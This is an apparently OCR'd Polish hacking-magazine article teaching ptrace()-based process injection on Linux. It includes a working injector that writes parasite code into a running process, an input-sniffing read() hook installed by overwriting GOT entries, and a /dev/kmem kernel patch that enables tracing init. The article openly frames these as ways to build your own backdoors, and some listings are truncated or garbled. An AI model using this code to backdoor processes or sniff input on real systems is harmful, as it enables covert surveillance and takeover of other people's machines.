Hakowanie aplikacji Rootkity i Ptrace

Stefan Klaas

stopień trudności

Przede wszystkim muszę zastrzec, że ten tekst jest specyficzny dla Linuksa i potrzebna jest pewna wiedza o programowaniu w ANSI C oraz trochę o asemblerze. Było już dawniej parę różnych technik wstrzykiwania procesu z udziałem, kilka publicznych, jak i prywatnych eksploitów, furtek i innych aplikacji. Przyjrzymy się bliżej funkcji i nauczymy się, jak pisać własne furtki.

Dotychczas nie znaliśmy zbyt wiele dostępnych publicznie funkcji nadpisujących kod. Jest trochę kodu w „podziemiu", który nie jest publicznie udostępniony z powodu przeterminowania (10.2006) i nie ma też dobrych dokumentów opisujących tą technikę, dlatego objaśnię ją. Jeśli znasz już ptrace(), ten artykuł powinien Cię również zainteresować, bo zawsze to dobrze jest się nauczyć nowych rzeczy, nieprawdaż? Czy to nie fajnie móc wstawiać furtki prawie każdego rozmiaru do pamięci dowolnego procesu, zmieniając jego wykonanie, nawet na niewykonywalną część stosu? Zatem czytaj czytaj dalej, bo przedstawię w szczegółach, jak to zrobić. Zastrzegam też, że użyłem następujących wersji *gcc*:

```
gcc version 3.3.5 (Debian)
gcc version 3.3.5 (SUSE Linux)
```

Kompilujemy zawsze prostą metodą *gcc file.c -o output*; nie trzeba żadnych flag kompilacji, toteż nie będę przedstawiać przykładów kompilacji. To powinno być oczywiste. Tyle słowem wstępu, zaczynamy.

Objaśnienie funkcji ptrace()

Funkcja `ptrace()` jest bardzo użyteczna przy debugowaniu. Używa się jej do śledzenia procesów.

Wywołanie systemowe `ptrace()` dostarcza narzędzia poprzez które proces nadrzędny może obserwować i kontrolować wykonanie innego procesu, a także podglądać i zmieniać jego główny obraz i rejestry. Najczęściej jest używany do zaimplementowania punktów

Z artykułu dowiesz się...

- należy rozumieć wywołanie systemowe `ptrace`();
- używać go w celu zmiany przepływu sterowania uruchomionych programów poprzez wstrzykiwanie własnych instrukcji do pamięci procesu, przejmując w ten sposób kontrolę nad uruchomionym procesem.

Powinieneś wiedzieć...

- należy być obytym ze środowiskiem Linuksa, jak i posiadać zaawansowaną wiedzę o C i podstawową o asemblerze Intel/AT&T.

zatrzymania podczas debugowania i śledzenia wywołań systemowych.

Proces nadrzędny może zainicjować śledzenie poprzez wywołanie `fork()` i nakazanie procesowi potomnemu wykonania `PTRACE_TRACEME`, a po nim (zazwyczaj) `exec`. Ewentualnie proces nadrzędny może zarządzić śledzenie istniejącego procesu z użyciem `PTRACE_ATTACH`.

Proces potomny, gdy jest śledzony, zatrzyma się za każdym razem, gdy dostanie sygnał, nawet jeśli sygnał ma ustawione ignorowanie (poza `SIGKILL`, który kończy się zawsze tak samo). Proces nadrzędny będzie notyfikowany w następnym miejscu oczekiwania i może przeglądać i modyfikować proces potomny, gdy ten jest zatrzymany. Proces nadrzędny następnie każe procesowi potomnemu kontynuować wykonanie, opcjonalnie ignorując dostarczony sygnał (albo nawet dostarczając mu inny sygnał).

Gdy proces nadrzędny zakończy śledzenie, może przerwać proces potomny przez `PTRACE_KILL`, albo nakazać kontynuację wykonywania w normalnym, nie śledzonym trybie, przez `PTRACE_DETACH`. Wartość podana jako *„request”* określa akcję, jaka ma być podjęta: `PTRACE_TRACEME` – oznacza, że ten proces ma być śledzony przez proces nadrzędny. Każdy sygnał (poza `SIGKILL`) dostarczony do procesu spowoduje zatrzymanie, a proces nadrzędny będzie notyfikowany w `wait()`. Również każde następne wywołanie `exec...()` przez ten proces spowoduje dostarczenie SIGTRAP, umożliwiając procesowi nadrzędnemu przejęcie kontroli zanim nowy program zacznie się wykonywać. Proces raczej nie powinien wykonać takiego żądania, jeśli proces nadrzędny nie oczekuje, że będzie go śledzić (*pid*, *addr* i data są ignorowane). To powyższe żądanie jest używane tylko przez proces potomny; pozostałe są używane tylko przez proces nadrzędny. W pozostałych żądaniach pid określa proces potomny, na którym należy działać. Dla żądań innych, niż

Listing 1. *Przykładowy ptrace()-owy wstrzykiwacz*

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <asm/unistd.h>
#include <asm/user.h>
#include <signal.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <errno.h>
#include <linux/ptrace.h>
asm("MY_BEGIN:\n"
   "call para_main\n");  /* oznaczamy początek kodu pasożyta */
char *getstring(void) {
   asm("call me\n"
   "me:\n"
   "popl %eax\n"
   "addl $(MY_END - me), %eax\n");
}
void para_main(void) {
/* tu się zaczyna główny kod pasożyta
 * wpisz co ci się podoba...
 * to jest tylko przykład
 */
 asm("\n"
   "movl $1, %eax\n"
   "movl $31337, %ebx\n"
   "int  $0x80\n"
   "\n");
 /*
   * wykonujemy exit(31337);
   * tylko po to, żeby było to widać na strace...
   */
}
asm("MY_END:");   /* tu kończy się zawartość pasożyta */
char *GetParasite(void)   /* umieść pasożyta */
{
   asm("call me2\n"
   "me2:\n"
  "popl %eax\n"
   "subl $(me2 - MY_BEGIN), %eax\n"
   "\n");
}
int PARA_SIZE(void)
{
   asm("movl $(MY_END-MY_BEGIN), %eax\n");   /* weź rozmiar pasożyta */
}
int main(int argc, char *argv[])
{
   int parasize;
   int i, a, pid;
   char inject[8000];
   struct user_regs_struct reg;
   printf("\n[Przykladowy wtryskiwacz ptrace]\n");
   if (argv[1] == 0) {
   printf("[usage: %s [pid] ]\n\n", argv[0]);
   exit(1);
 }
   pid = atoi(argv[1]); parasize = PARA_SIZE(); /* liczymy rozmiar */
   while ((parasize % 4) != 0) parasize++;/* tworzymy kod do wstrzyknięcia */
   {
   memset(&inject, 0, sizeof(inject));
   memcpy(inject, GetParasite(), PARA_SIZE());
   if (ptrace(PTRACE_ATTACH, pid, 0, 0) < 0)  /* podłącz się do procesu */
       {
```

Listing 1a. *Przykładowy ptrace()-owy wstrzykiwacz*

Przetestujmy to na terminalu (A):

```
server:~# gcc ptrace.c -W
server:~# nc -lp 1111 &
[1] 7314
server:~# ./a.out 7314
[Przykladowy wtryskiwacz ptrace]
+ attached to proccess id: 7314
- sending stop signal..
+ proccess stopped.
- calculating parasite injection size..
+ Parasite is at: 0x400fa276
- detach..
+ finished!
server:~#
```

A teraz na terminalu (B), pokażemy strace-m proces Netcat:

```
gw1:~# strace -p 7314
Process 7314 attached
   - interrupt to quit
    accept(3,
```

Wracamy na terminal A i podłączamy się pod zainfekowany proces Netcat:

```
server:~# nc -v localhost 1111
localhost [127.0.0.1] 1111 (?) open
[1]+  Exit 105    nc -lp 1111
server:~#
Sprawdźmy teraz, co napisał strace na terminalu B:
accept(3, {sa_family=AF_INET,
   sin_port=htons(35261),
sin_addr=inet_addr
   ("127.0.0.1")}, [16]) = 4
_exit(31337)    = ?
Process 7314 detached
server:~#
```

Listing 1b. *Prosty wstrzykiwacz ptrace()*

```
   printf("cant attach to pid %d: %s\n", pid, strerror(errno));
   exit(1);
   }
   printf("+ attached to proccess id: %d\n", pid);
   printf("- sending stop signal..\n");
   kill(pid, SIGSTOP);   /* zatrzymaj proces*/
   waitpid(pid, NULL, WUNTRACED);
   printf("+ proccess stopped. \n");
   ptrace(PTRACE_GETREGS, pid, 0, &reg);   /* pobierz rejestry */
   printf("- calculating parasite injection size.. \n");
   for (i = 0; i < parasize; i += 4)   /* wrzuć kod pasożyta pod %eip */
   {
   int dw;
   memcpy(&dw, inject + i, 4);
   ptrace(PTRACE_POKETEXT, pid, reg.eip + i, dw);
   }
   printf("+ Parasite is at: 0x%x \n", reg.eip);
   printf("- detach..\n");
   ptrace(PTRACE_CONT, pid, 0, 0);   /* wznów proces potomny */
```

PTRACE_KILL, proces potomny musi być zatrzymany.

PTRACE_PEEKTEXT, PTRACE_PEEKDATA – czyta słowo spod lokacji *addr* w pamięci procesu potomnego, zwracając je jako rezultat ptrace(). Linux nie umieszcza segmentu kodu i segmentu danych w osobnych przestrzeniach adresowych, więc te dwa wywołania są aktualnie równoważne (argument *data* jest ignorowany).

PTRACE_PEEKUSR – czyta słowo spod przesunięcia addr w przestrzeni USER procesu potomnego, który trzyma rejestry i inne informacje o procesie (patrz <linux/user.h> i <sys/user.h>. Słowo jest zwracane jako rezultat ptrace(). Zwykle przesunięcie musi być wyrównane do pełnego słowa, może się więc to różnić na różnych architekturach (data jest ignorowane).

PTRACE_POKETEXT, PTRACE_POKEDATA – kopiuje słowo spod „*data*" do lokacji *addr* w pamięci procesu. Jak wyżej, oba te wywołania są równoważne.

PTRACE_POKEUSR – kopiuje słowo z *data* pod przesunięcie *addr* w przestrzeni USER procesu potomnego. Jak wyżej, przesunięcie musi być wyrównane do pełnego słowa. W celu zapewnienia spójności jądra, niektóre modyfikacje w obszarze USER są niedozwolone.

PTRACE_GETREGS, PTRACE_GETFPREGS – kopiuje odpowiednio rejestry ogólnego przeznaczenia lub rejestry zmiennoprzecinkowe procesu potomnego do lokacji *data* w procesie potomnym. Zobacz <linux/user.h> w celu uzyskania informacji na temat formatu tych danych (addr jest ignorowane).

PTRACE_SETREGS, PTRACE_SETFPREGS – kopiuje odpowiednio rejestry ogólnego przeznaczenia lub zmiennoprzecinkowe z lokacji *data* w procesie nadrzędnym. Podobnie, jak w PTRACE_POKEUSER, modyfikacja niektórych rejestrów ogólnego przeznaczenia może być niedozwolona (addr jest ignorowany).

PTRACE_CONT – wznawia wykonywanie zatrzymanego procesu potomnego. Jeśli wartość *data* jest

Listing 1c. *Prosty wstrzykiwacz ptrace()*

```
   ptrace(PTRACE_DETACH, pid, 0, 0);  /* odłącz się od procesu */
   printf("+ finished!\n\n");
   exit(0);
   }
}
```

Listing 2. *Rzut oka na tablicę GOT*

```
[root@hal /root]# objdump -R /usr/sbin/httpd |grep read
08086b5c R_386_GLOB_DAT    ap_server_post_read_config
08086bd0 R_386_GLOB_DAT    ap_server_pre_read_config
08086c0c R_386_GLOB_DAT    ap_threads_per_child
080869b0 R_386_JUMP_SLOT    fread
08086b24 R_386_JUMP_SLOT    readdir
08086b30 R_386_JUMP_SLOT    read    <-- tu mamy naszą read()
[root@hal /root]#
```

Listing 3. *Przykład sys_write*

```
int patched_syscall(int fd, char *data, int size)
{
// pobieramy wszystkie parametry ze stosu, deskryptor umieszczony
// pod 0x8(%esp), dane pod 0xc(%esp), a rozmiar pod 0x10(%esp)

   asm("
   movl $4,%eax   # oryginalne wywołanie systemowe
   movl $0x8(%esp),%ebx     # fd
   movl $0xc(%esp),%ecx     # dane
   movl $0x10(%esp),%edx # rozmiar
   int  $0x80
// po wywołaniu przerwania, wartość zwracana zostanie zapisana w %eax
// jeśli chcesz dodać kod za oryginalnym wywołaniem systemowym
                       // należy zapamiętać gdzie indziej %eax i przywrócić
                       na końcu
// nie wstawiaj instrukcji 'ret' na koniec!
   ")
```

Listing 4. *Kod z infektora li, znaleziony w internecie, do przydzielania potrzebnej pamięci*

```
void infect_code()
{
   asm("
   xorl %eax,%eax
   push %eax   # offset = 0
   pushl $-1   # no fd
   push $0x22   # MAP_PRIVATE|MAP_ANONYMOUS
   pushl $3   # PROT_READ|PROT_WRITE
   push $0x55     # mmap() przydziela 1000 bajtów domyślnie, więc
      # jeśli potrzeba więcej, oblicz potrzebny rozmiar.
   pushl %eax   # start addr = 0
   movl %esp,%ebx
   movb $45,%al
   addl $45,%eax   # mmap()
   int $128
   ret
   ");
}
```

niezerowa i nie SIGSTOP, jest interpretowana jako sygnał, który należy dostarczyć do procesu; w przeciwnym razie nie jest dostarczany żaden sygnał. W ten sposób, na przykład, proces potomny może kontrolować, czy sygnał wysłany do procesu potomnego był dostarczony, czy nie (addr jest ignorowane).

PTRACE_SYSCALL, PTRACE_SINGLESTEP – wznawia wykonywanie zatrzymanego procesu potomnego, jak dla PTRACE_CONT, ale zarządza, że proces potomny będzie zatrzymany odpowiednio przy następnym wejściu lub wyjściu z wywołania systemowego, albo wywołaniu pojedynczej instrukcji (proces potomny zatrzyma się też, jak zwykle, po otrzymaniu sygnału). Z punktu widzenia procesu nadrzędnego, proces potomny będzie wyglądał, jakby został zatrzymany przez otrzymanie SIGTRAP. Zatem PTRACE_SYSCALL można użyć w ten sposób, że sprawdzamy argumenty przesłane do wywołania systemowego przy pierwszym wołaniu, a następnie dokonujemy następnego PTRACE_SYSCALL i sprawdzamy wartość zwróconą przez wywołanie systemowe w następnym zatrzymaniu (addr jest ignorowane).

PTRACE_KILL – wysyła SIGKILL procesowi potomnemu powodując jego zakończenie (addr i data są ignorowane).

PTRACE_ATTACH – dołącza się do procesu podanego jako *pid*, powodując że ten proces staje się śledzonym procesem potomnym dla bieżącego procesu, czyli tak, jakby ten „potomny” proces wykonał PTRACE_TRACEME. Bieżący proces staje się w istocie procesem nadrzędnym tego *potomnego* procesu dla niektórych zastosowań (np. będzie dostawał notyfikacje zdarzeń procesu potomnego i będzie widoczny w raporcie *ps*(1) jako proces nadrzędny tego procesu, ale *getppid*(2) w procesie potomnym będzie wciąż zwracać *pid* oryginalnego procesu nadrzędnego. Proces potomny dostaje sygnał SIGSTOP, ale niekoniecznie zatrzyma się na tym wywołaniu; należy


użyć *wait*() w celu zaczekania, aż proces potomy się zatrzyma (addr i data są ignorowane).

PTRACE_DETACH – wznawia zatrzymany proces potomny, jak dla PTRACE_CONT, ale uprzednio odłącza się od procesu, cofając efekt zmiany rodzica wywołany przez PTRACE_ATTACH i efekt wywołania PTRACE_TRACEME. Mimo, że niekoniecznie o to może chodzić, pod Linuksem śledzony proces potomny może zostać odłączony w ten sposób, niezależnie od metody użytej do rozpoczęcia śledzenia (addr jest ignorowany).

Dobrze, nie martw się, nie musisz wszystkiego rozumieć już teraz. Pokażę Ci niektóre zastosowania później w tym artykule.

Praktyczne zastosowania wywołania ptrace()

Zwykle ptrace() jest stosowane do śledzenia procesów w celach debugowych. Może być całkiem poręczne. Programy *strace* i *ltrace* używają wywołań ptrace() do śledzenia wykonujących się procesów. Jest parę interesujących i użytecznych programów na sieci i możesz poszukać Googlem jakichś programów w akcji.



Rysunek 1. *Ściągnięcie i kompilacja wstrzykiwacza*

Listing 5. *Przykład, czego potrzeba do funkcji infect_code()*

```
ptrace(PTRACE_GETREGS, pid, &reg, &reg);
ptrace(PTRACE_GETREGS, pid, &regb, &regb);
reg.esp -= 4;
ptrace(PTRACE_POKETEXT, pid, reg.esp, reg.eip);
ptr = start = reg.esp - 1024;
reg.eip = (long) start + 2;
ptrace(PTRACE_SETREGS, pid, &reg, &reg);
while(i < strlen(sh_code)) {
   ptrace(PTRACE_POKETEXT,pid,ptr,(int) *(int *)(sh_code+i));
   i += 4;
   ptr += 4;
}
printf("trying to allocate memory \n");
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
ptrace(PTRACE_GETREGS, pid, &reg, &reg);
ptrace(PTRACE_SYSCALL, pid, 0, 0);
printf("new memory region mapped to..: 0x%.8lx\n", reg.eax);
printf("backing up registers...\n");
ptrace(PTRACE_SETREGS, pid, &regb, &regb);
printf("dynamical mapping complete! \n", pid);
ptrace(PTRACE_DETACH, pid, 0, 0);
return reg.eax;
```

Czym są pasożyty

Pasożyty są to nie replikowane samodzielnie kody, które wstrzykuje się do programów przez zainfekowanie ELF-a lub bezpośrednio do pamięci procesu w czasie jego wykonywania, przez ptrace(). Główna różnica zasadza się tu na tym, że infekcja ptrace() nie jest rezydentna, podczas gdy infekcja ELF-a zaraża plik binarny podobnie jak wirus i pozostaje tam nawet po restarcie systemu. Pasożyt wstrzyknięty przez ptrace() rezyduje tylko w pamięci, zatem jeśli proces, na przykład, dostanie SIGKILL-a, pasożyt wyciągnie nogi wraz z nim. Ponieważ ptrace() jest stosowany do wstrzykiwania kodu w trakcie wykonywania procesu, zatem w oczywisty sposób nie będzie to kod rezydentny.

Klasyczne wstrzyknięcie ptrace()

Ptrace() potrafi obserwować i kontrolować wykonanie innego procesu. Jest również władny zmieniać jego rejestry. Skoro można zatem zmieniać rejestry innego procesu, jest to nieco oczywiste, dlaczego może być użyty do eksploitów. Oto przykład starej dziury ptrace() w starym jądrze Linuksa.

Jądra Linuxa przed 2.2.19 miały błąd pozwalający uzyskać lokalnie *roota* i większość ludzi używających tego jądra mogła jeszcze go nie poprawić. W każdym razie ta dziura wykorzystuje sytuację wyścigu w jądrze Linuksa 2.2.x wewnątrz wywołania systemowego execve(). Wstrzymując proces potomny przez sleep() wewnątrz execve(), atakujący może użyć ptrace() lub podobnych mechanizmów do przejęcia kontroli nad procesem potomnym. Jeśli proces potomny ma *setuid*, atakujący może użyć procesu potomnego do wykonania dowolnego kodu na podkręconych prawach. Znanych jest też kilka innych problemów bezpieczeństwa związanych z ptrace() w jądrze Linuxa

przed 2.2.19 i po, które oznaczono już jako rozwiązane, ale wielu administratorów nie założyło jeszcze łat, więc te błędy mogą wciąż istnieć na wielu systemach. Podobny problem istnieje w 2.4.x – sytuacja wyścigu w `kernel/kmod.c`, który tworzy wątek jądra w sposób narażający bezpieczeństwo.

Ten błąd pozwala `ptrace()`-ować sklonowane procesy, przez co można przejąć kontrolę nad uprzywilejowanymi binariami. Załączam kod eksploita na tą dziurę jako *Proof of Concept* (patrz Listing 9). To był drobny przykład, jak użyć `ptrace()` do poszerzania uprawnień. A, no cóż, myślę, że na razie mały przykład ze wstrzykiwaniem, i wystarczy jak na nasz pierwszy przykładowy kod. Zatem, oto ten przykład, prosty `ptrace()`-owy wstrzykiwacz (Listingi 1 i 2).

Listing 6. *Przykład sniffera read()*

```
#define LOGFILE "/tmp/read.sniffed"
asm("INJECT_PAYLOAD_BEGIN:");
int Inject_read(int fd, char *data, int size)
{
 asm("
 jmp DO
 DONT:
 popl %esi # pobierz adres pliku logowania
 xorl %eax, %eax
 movb $3, %al # wywołaj read()
 movl 8(%esp), %ebx # ebx: fd
 movl 12(%esp),%ecx # ecx: data
 movl 16(%esp),%edx # edx: size
 int $0x80
 movl %eax, %edi # zachowaj wartość zwracaną przez funkcję w %edi
 movl $5, %eax # wywolaj open()
 movl %esi, %ebx # LOGFILE
 movl $0x442, %ecx # O_CREAT|O_APPEND|O_WRONLY
 movl $0x1ff, %edx # prawa dostępu 0777
 int $0x80
 movl %eax, %ebx # ebx: fd przez następne dwa wywołania
 movl $4, %eax # write() zapis do logu
 movl 12(%esp),%ecx # wskaźnik na dane
 movl %edi, %edx # wartość zwrócona z read - ilość przeczytanych bajtów
 int $0x80
 movl $6, %eax # zgadnij :P
 int $0x80
 movl %edi, %eax # zwróć %edi
 jmp DONE
 DO:
 call DONT
 .ascii \""LOGFILE"\"
 .byte 0x00
 DONE:
 ");
}
asm("INJECT_P_END:");
```

Listing 7a. *Drobna funkcja pobierająca segment kodu docelowego procesu*

```
int get_textsegment(int pid, int *size)
{
 Elf32_Ehdr ehdr;
 char buf[128];
 FILE *input;
 int i;
 snprintf(buf, sizeof(buf), "/proc/%d/exe", pid);
 if (!(input = fopen(buf, "rb")))
 return (-1);
 if (fread(&ehdr, sizeof(Elf32_Ehdr), 1, input) != 1)
```

Jak widać, działa! Dobrze, wystarczy jak na tą część. To jest wstrzykiwanie przez `ptrace()`. Przejdźmy teraz do bardziej zaawansowanych technik związanych z tą funkcją. W razie wątpliwości, możesz przeczytać ten artykuł jeszcze raz od początku i pobawić się z załączonym przykładem, po prostu w celu pełnego zrozumienia, o co w tym chodzi, co jest wymagane w pozostałej części artykułu, jeśli chcesz zrozumieć `ptrace()`.

Nadpisywanie funkcji przez ptrace()

Ta technika jest nieco bardziej zaawansowana i także użyteczna – nadpisywanie funkcji za pomocą ptrace(). Na pierwszy rzut oka wygląda tak samo, jak wstrzykiwanie przez ptrace(), ale faktycznie jest trochę inne. Zwykle wstrzykujemy nasz kod powłokowy do procesu. Wstawiamy to na stos i zmieniamy parę rejestrów. Jest to więc trochę ograniczone i jednorazowego użytku. Jeśli jednak załatamy wywołania systemowe w przestrzeni jądra, będzie to jak zaimportowanie dzielonej funkcji, która wykonuje te same akcje, co prawdziwe wywołanie systemowe. Globalna Tablica Przesunięć (GOT) podaje nam lokację wywołania systemowego w pamięci, gdzie będzie to zamapowane po załadowaniu. Najprościej można to odczytać przez *objdump*, wystarczy wygrepować z tego relokację wywołania systemowego. Rzućmy okiem na Listing 2.

Za każdym razem, gdy proces chce wywołać `read()`, woła adres POD 08086b30. Pod 08086b30 jest inny adres, który wskazuje na faktyczną *read*. Jeśli wpiszesz inny adres pod 08086b30, następnym razem, jak proces zawoła `read()`, skoczy zupełnie gdzie indziej. Jeśli zrobisz:

```
movl $0x08086b30, %eax
movl $0x41414141, (%eax)
```

to następnym razem, gdy zostanie zawołana `read()`, zainfekowany proces

Listing 7b. *Drobna funkcja pobierająca segment kodu docelowego procesu*

```
 goto end;
 /*
 * czytamy nagłówek ELF + kilka kalkulacji
 */
 *size = sizeof(Elf32_Ehdr) + ehdr.e_phnum * sizeof(Elf32_Phdr);
 if (fseek(input, ehdr.e_phoff, SEEK_SET) != 0)
 goto end;
 for (i = 0; i < ehdr.e_phnum; i++) {
 Elf32_Phdr phdr;
 if (fread(&phdr, sizeof(Elf32_Phdr), 1, input) != 1)
 goto end;
 if (phdr.p_offset == 0) {
 fclose(input);
 return phdr.p_vaddr;
 }
 }
end:;
 fclose(input);
 return (-1);
}
/* Teraz wywołanie naszej funkcji z main()
*/
if ((textseg = get_textsegment(pid, &size)) == -1) {
 fprintf(stderr, "unable to locate pid %d\'s text segment address (%s)\n",
 "nie odnaleziono dla pid %d\s' adresu bufora tekstowego %s \n
 pid, strerror(errno));
 return (-1);
}
/* teraz musimy określić rozmiar kodu wstawianego,
* nie może on (dla bezpieczeństwa) przekroczyć 244 bajtów!
*/
if (inject_parasite_size() > size) { // validate the size
 fprintf(stderr, "Twoj pasozyt jest zbyt duzy. Zoptymizuj go!");
 return (-1);
}
/*
readgot jest funkcją, która zwróci nam globalny adres read() z tablicy
                    adresów.
objdump twoim przyjacielem, więc można napisać
funkcyjkę, która używa objdump by otrzymać GOT.
Jeśli jesteś leniwy, możesz dostarczyć GOT w argv[2] lub
zastosować inne rozwiązanie. Ten punkt pozostawiamy jako ćwiczenie
dla zainteresowanego użytkownika
*/
snprintf(buf, sizeof(buf), "/proc/%d/exe", pid);
if ((readgot = got(buf, "read")) < 0) { // grab read's GOT addy
 fprintf(stderr, "Unable to extract read()\'s GOT address\n");
 return (-1);
}
/* wstrzykniecie pasożyta do segmentu kodu
*/
if (inject(pid, textseg, inject_parasite_size(), inject_parasite_ptr()) < 0)
                    {
 fprintf(stderr, " Wstrzykniecie nieudane! (%s)\n ", strerror(errno));
 return (-1);
}
/* nadpisz globalny offset funkcji read w tablicy adresów
*/
if (inject(pid, readgot, 4, (char *) &textseg) < 0) {
 fprintf(stderr, " Nieudane wstrzykniecie rekordu GOT! (%s)\n",
                    strerror(errno));
 return (-1);
}
```

naruszy segmentację na 0x41414141. Uzbrojeni w tą wiedzę możemy pójść krok dalej. Pomyślmy o możliwościach, jakie mamy. Ponieważ jesteśmy w stanie nadpisać dowolną funkcję *w locie*, możemy wstawiać różne furtki do uruchomionych procesów.

Możemy całkowicie kontrolować przepływ wykonania np. daemona, przejmować wywołania systemowe, zmieniać wartości zwracane lub logować dane. Najpierw potrzebujemy jednak pewnej przestrzeni na furtkę. Mamy ok. 240 bajtów nieużywanej przestrzeni pamięci pod 0x8048000. Przestrzeń ta jest zajmowana przez nagłówki ELF-a, które nie są używane podczas wykonywania. Możesz po prostu zmienić te dane i wrzucić co ci się podoba do tej przestrzeni i nic się nie stanie. Zatem zamiast niszczyć dane przez wstrzykiwanie ładunku pod `%eip`, możemy wrzucić to właśnie tam, albo chociaż pasożyta inicjatywnego, który zaciągnie później większego pasożyta.

Przejmowanie wywołań systemowych

Segment .text zawiera nagłówki programu ELF i inne informacje, które są używane tylko do inicjalizacji. Po załadowaniu procesu, ten nagłówek jest już nieużywany i możemy bezpiecznie go nadpisać naszym kodem. Do pobrania początkowej pozycji tej sekcji trzeba sprawdzić `p_vaddr`. Sekcja ta ma ustalony rozmiar; wykonując proste obliczenia mamy nasz wzór:

```
największy_możliwy_rozmiar
   =sizeof(e_hdr)+sizeof(p_hdr)
   *liczba_p_headerów
```

To mało, ale wystarczy na nasz schludny kod asemblera. Przy podmienianiu wywołania systemowego powinniśmy zachować oryginalne wywołanie. Naszą implementację powinniśmy napisać tak, żeby zachowywała się jak oryginał. Poniżej przedstawiona jest część kodu, która nadpisze wybrane wywołanie systemowe wybranego procesu. Przykład z `sys_write` jest pokazany na Listingu 3.

Listing 8a. *Łata na jądro umożliwiająca ptrace() na init*

```
#define _GNU_SOURCE
#include <asm/unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
int kmem_fd;
/* low level utility subroutines */
void read_kmem( off_t offset, void *buf, size_t count )
{
 if( lseek( kmem_fd, offset, SEEK_SET ) != offset )
 {
 perror( "lseek(kmem)" );
 exit( 1 );
 }
 if( read( kmem_fd, buf, count ) != (long) count )
 {
 perror( "read(kmem)" );
 exit( 2 );
 }
}
void write_kmem( off_t offset, void *buf, size_t count )
{
 if( lseek( kmem_fd, offset, SEEK_SET ) != offset )
 {
 perror( "lseek(kmem)" );
 exit( 3 );
 }
 if( write( kmem_fd, buf, count ) != (long) count )
 {
 perror( "write(kmem)" );
 exit( 4 );
 }
}
#define GCC_295 2
#define GCC_3XX 3
#define BUFSIZE 256
int main( void )
{
 int kmode, gcc_ver;
 int idt, int80, sct, ptrace;
 char buffer[BUFSIZE], *p, c;

 if( ( kmem_fd = open( "/dev/kmem", O_RDWR ) ) < 0 )
 {
 dev_t kmem_dev = makedev( 1, 2 );
 perror( "open(/dev/kmem)" );
 if( mknod( "/tmp/kmem", 0600 | S_IFCHR, kmem_dev ) < 0 )
 {
 perror( "mknod(/tmp/kmem)" );
 return( 16 );
 }
 if( ( kmem_fd = open( "/tmp/kmem", O_RDWR ) ) < 0 )
 {
 perror( "open(/tmp/kmem)" );
 return( 17 );
 }
 unlink( "/tmp/kmem" );
 }
 asm( "sidt %0" : "=m" ( buffer ) );
 idt = *(int *)( buffer + 2 );
```

Na szczęście nie musimy się martwić stosem wywołań i zerami w kodzie; nasze podmienione wywołanie systemowe żyje wewnątrz procesu i znów, niestety, miejsce na nasz kod jest ograniczone. Spójrzmy na informacje, jakie mamy, żeby skonstruować nasz nadpisywacz funkcji:

- sam proces i jego ID;
- funkcja, która ma być naszą furtką;
- adres funkcji z Globalnej Tablicy Przesunięć;
- adres segmentu .text;
- nasza implementacja funkcji furtkowej.

Przełamywanie ograniczenia rozmiaru

Jak powiedziałem, nagłówki ELF zajmują ok. 244 bajty i to jest za mało na dużą furtkę, zatem usiłowałem wymyślić sposób na zaimplementowanie znacznie większej furtki.

Pierwszym pomysłem jest przydział dynamicznej pamięci:

- wstaw na stos kod, który zamapuje nowy obszar pamięci (za pomocą `mmap()`);
- pobierz wskaźnik do zamapowanej pamięci;
- użyj `inject()` do wstawienia twojego kodu do pamięci przydzielonej dynamicznie, ale zamiast adresu segmentu .text użyj zamapowanej pamięci.

```
sh_code = malloc(strlen((char*)
infect_code) +4);
strcpy(sh_code,(char *) infect_code);
reg.eax = infect_ptrace(pid);
```

Żeby zaalokować pamięć bez wykonywania stosu, można lekko zmodyfikować schemat:

- nadpisz pozycję segmentu .text przez `infect_code()`. Nie zapomnij dodać oryginalne *read*.
- odwołaj się do oryginalnego `read()`, po czym zachowaj zwróconą wartość. Jeśli np. stawiasz furtkę na Netcat, należy się

Listing 8b. *Łata na jądro umożliwiająca ptrace() na init*

```
/* get system_call() address */
read_kmem( idt + ( 0x80 << 3 ), buffer, 8 );
int80 = ( *(unsigned short *)( buffer + 6 ) << 16 )
+ *(unsigned short *)( buffer );
/* get system_call_table address */
read_kmem( int80, buffer, BUFSIZE );
if( ! ( p = memmem( buffer, BUFSIZE, "\xFF\x14\x85", 3 ) ) )
{
fprintf( stderr, "fatal: can't locate sys_call_table\n" );
return( 18 );
}
sct = *(int *)( p + 3 );
printf( " . sct @ 0x%08X\n", sct );
/* get sys_ptrace() address and patch it */
read_kmem( (off_t) ( p + 3 - buffer + syscall ), buffer, 4 );
read_kmem( sct + __NR_ptrace * 4, (void *) &ptrace, 4 );
read_kmem( ptrace, buffer, BUFSIZE );
if( ( p = memmem( buffer, BUFSIZE, "\x83\xFE\x10", 3 ) ) )
{
p -= 7;
c = *p ^ 1;
kmode = *p & 1;
gcc_ver = GCC_295;
}
else
{
if( ( p = memmem( buffer, BUFSIZE, "\x83\xFB\x10", 3 ) ) )
{
p -= 2;
c = *p ^ 4;
kmode = *p & 4;
gcc_ver = GCC_3XX;
}
else
{
